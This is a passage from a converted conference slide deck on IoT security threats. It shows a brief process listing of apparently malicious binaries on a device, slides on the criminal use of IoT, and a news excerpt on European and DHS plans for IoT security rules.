1844 root    27628 S ./xzccz
1895 root    27628 S ./2arm
```


Develop Trend of IoT

IoT became darling of the dark industry


► Security Solution



▶ Party A & B-victim



► Third party-Security vendors



▶ others-country, organizations



08 Europe to Push New Security Rules Amid IoT Mess

OCT 16

The European Commission is drafting new cybersecurity requirements to beef up security around so-called Internet of Things (IoT) devices such as Web-connected security cameras, routers and digital video recorders (DVRs). News of the expected proposal comes as security firms are warning that a great many IoT devices are equipped with little or no security protections.

More specifically, DHS is formulating a series of unifying principles – and best practices -- relating to IoT security, including how to patch stuff that's already in the field and not relying on an unsustainable physical recall process. Building security into the cloud will also be an option. While much of this will wind up being non-technical and just plain common sense for those who work full time in the security industry, awareness needs to be ratcheted up in the mainstream, Silvers says (he didn't specify when the principles would be released, only that it would be after lots of "extensive consultation" with industry stakeholders).



Q

Q&A

A



THANKS !

